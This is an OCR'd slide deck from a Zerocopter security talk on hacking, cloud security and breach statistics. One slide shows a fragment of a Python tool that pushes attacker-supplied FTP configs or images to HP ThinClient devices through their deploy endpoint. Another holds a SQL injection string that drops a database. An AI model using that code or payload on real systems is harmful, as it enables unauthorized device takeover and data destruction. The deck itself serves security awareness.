
zerocopter

Hacking

w000t



Whoami

Junior Meijering


Ethical security dude


zerocopter

Free advertisements!@


4-GP-HS
No.
B M

Whoami


DropBox
DropBox user A
Shared Folder 1
Folder 2
LINKED
DropBox user B
Sync
Included:
- User C-Folder 1
- User C-Folder 2
- User B-Folder 1
- User B-Folder 2
-User C-Sys32 Folder
Shared Folder 1
Shared folder 2
Windows/System32
LINKED
Included:
- User C-Folder 1
- User C-Sys32 Folder
DB Sync
Included:
- User C-Folder 1
- User C-Sys32 Folder


testmap (1) › linkmap
Dropbox
Name
Kind
Modified
$Recycle.Bin
AuthLog
Documents and Settings
drivers
I386
Icons
Intel
MSOCache
PerfLogs
Program Files
ProgramData
Python33
Recovery
RECYCLER
RRbackups
SUPPORT

```
            #   print "[WARNING] NMAP did not found the deploy_service port to be open"
            #   print "[WARNING] The system may not be vulnerable, but we'll try"
        except:
            print ("[FATAL ERROR] System seems to be down")
            sys.exit()

class Messages:
    def printMessage(self):
        if(self.messageid == '1'):
            print ("[INFO] " + self.message)
        elif(self.messageid == '2'):
            print ("[WARNING] " + self.message)
        elif(self.messageid == '3'):
            print ("[FATAL ERROR] " + self.message)
        elif(self.messageid == '4'):
            print ("[INPUT] " + self.message)

    def setMessage(self, messageid, message):
        self.message = message
        self.messageid = messageid
        self.printMessage()


## Class for each method
class ImageConfig:
    def __init__(self, ip):
        self.ip = ip
        print ("[INSTRUCTION] To succesfull deploy an image or config file, you need a valid FTP server with a
            HPIMG or HPCFG file")
        print ("[INSTRUCTION] The ThinClient WILL reboot if an invalid FTP is given, but this will not cause DoS"
        self.ftpuser = raw_input('[INPUT] Enter FTP username: ')
        self.ftppass = raw_input('[INPUT] Enter FTP password: ')
        self.ftpadress = raw_input('[INPUT] Enter FTP IP adress: ')
        self.ftpfilename = raw_input('[INPUT] Enter filename: ')

    def deployConfig(self):
        print ("[INFO] Deploying given config")
        HttpRunner(self.ip, "/easydeploy/1/deploy/config?repo=FTP://" + self.ftpuser + ":" + self.ftppass + "@" +
            self.ftpadress + "?file=" + self.ftpfilename)

    def deployImage(self):
        print ("[INFO] Deploying given image")
        HttpRunner(self.ip, "/easydeploy/1/deploy/image?repo=FTP://" + self.ftpuser + ":" + self.ftppass + "@" +
```


Knock knock..

http://www.digitalattackmap.com/

Internet evolved.

And I’m not sure if that’s a good thing

Reason #1 - I miss this



Reason #2 - It kills

Reason #3 - It’s not so good as you think


Deal with it.

And take care

427.000.000
2.000.000
171.000.000
2.000.000
43.000.000
———————

645.000.000


645.000.000


Business functions run in the cloud
63%
IT
36%
Operations
34%
Customer service
34%
Marketing & sales
32%
Finance
Source: PwC, CIO and CSO, The Global State of Information Security® Survey 2017, October 5, 2016

If your company is one of them


DID YOU ASK WHAT YOUR CLOUD PROVIDER DOES TO PROVIDE MAX SECURITY?

DID YOU?



And did you (let people) check if it’s good?

DID YOU?




Hackers


Junior Meijering @ohhnoohedidnt · 22 aug. 2016


Stock photo is a good example of how hackers work; they connect 2 laptops and a screen, without cables, with coffee.

Vertalen uit het Engels

Hackers








Hackers

They think a little different


ZU 0666',0,0); DROP DATABASE TABLICE;

Hackers



RISK ASSESSMENT —

How LinkedIn's password sloppiness hurts us all

Second data dump lets hackers be 6 times better cracking future dumps.

JEREMI M. GOSNEY - JUN 1, 2016 10:00 AM UTC

RTL Nieuws hackt Twitteraccount Van der Staaij

Kees van der Staaij
@keesvdstaaij

Following

Dit account is lek en dus gevoelig voor hackers. Is getekend, @danielverlaan en @siebesietsma van @rtlnieuws. Zie: rtlnieuws.nl/nederland/poli

...

Translate from Dutch

RETWEETS 31 LIKES 7

12:29 PM - 12 Jan 2017


RTL Nieuws hackt Twitteraccount Van der Staaij



THE
GOOD
THE
BAD
THE
UGLY

Knowledge is power..

Hackers


Google
Nederland
Google zoeken
Ik doe een gok


INTERNET ARCHIVE
WayBackMachine
http://
BROWSE HISTORY


bing
Alles weergeven
Alleen Nederlands
Alleen websites in Nederland

